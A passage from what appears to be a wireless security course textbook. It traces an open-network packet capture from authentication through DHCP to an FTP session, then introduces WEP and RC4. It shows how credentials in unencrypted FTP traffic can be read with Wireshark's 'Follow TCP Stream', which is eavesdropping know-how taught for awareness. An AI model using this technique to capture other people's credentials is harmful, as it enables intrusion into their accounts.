

Figure 3-72 - The AP Sends an Authentication Request to the AP

Since this is an open network with no encryption, the AP sends an authentication response to the STA in packet 67 indicating that the authentication was successful.



Figure 3-73 - AP Sends Authentication Response

With the STA successfully authenticated to the access point, it then sends an association request to the AP shown in Figure 3-74, indicating its capabilities such as its supported rates.



Figure 3-74 - Association Request Sent by the Client

Finally, in packet 71, the AP sends an association response to the client indicating that the association was successful.



Figure 3-75 - The AP Sends an Association Response

At this point, the STA is able to communicate to the network but without an IP address, it can't do anything substantial so we will continue to follow the capture.

After the successful association, the STA sends a Dynamic Host Configuration Protocol (DHCP) broadcast request seen in packet 73 below and receives the IP address of 172.16.0.5. The clients name is NX6110 and the workgroup name is MSHOME.



Figure 3-76 - Client Sends a DHCP Request

Continuing further down in the packet capture, you'll see some null packets. These are sent by the station to indicate that it's about to go into power saving mode (or CAM mode). It then sends a name resolution request as shown in Figure 3-77 before connecting to an FTP server.



Figure 3-77 - The Client Connects to an FTP server

By default, FTP is not encrypted and you can see everything the user did in the FTP session by right clicking on a packet from the FTP session and selecting "Follow TCP Stream". You can then view the FTP credentials in plain text as shown below.



Figure 3-78 - The FTP Transaction in Plain Text

There are a great deal of plain-text protocols in use on the Internet so keep this in mind when making use of unencrypted wireless networks.

3.5.4.2 Wired Equivalent Privacy

Open networks are susceptible to eavesdropping, as the traffic on them is not encrypted. WEP aims at providing some degree of privacy to data exchanged on the wireless network. WEP is part of the IEEE 802.11 standard and is a scheme used to secure wireless networks using Rivest Cipher 4 (RC4) to encrypt traffic and performs CRC32 checksums for message integrity.

WEP encryption only uses a 24-bit initialization vector (IV) as when the WEP standard was being drafted; the key size was limited due to US government export restrictions on cryptographic technologies. A 64-bit key was permitted, of which, 24 bits are used for IVs, thus reducing the real key size to 40 bits. Once the export restrictions were lifted, 128-bit WEP (using the same 24-bit IV) was implemented.

RC4

RC4 was designed by Ron Rivest from RSA Security and was chosen for wireless encryption due to its simplicity and impressive speed.

RC4 is a symmetric cipher meaning that the same key is used to both encrypt and decrypt the data. It creates a stream of bits that are XOR'd with plain text to get the encrypted data. To decrypt it, we can simply XOR the encrypted text with the key stream in order to recover the plain text.

RC4 consists of 2 key elements:

1. The Key Scheduling Algorithm (KSA), which initializes the state table with IV and the WEP key
2. The Pseudo-Random Generation Algorithm (PRGA), which creates the key stream

Figure 3-79 illustrates the encryption and decryption of plain text data.



Figure 3-79 - RC4 Encryption/Decryption Overview

Below, in Figure 3-80, we have a diagram outlining the WEP encryption process.

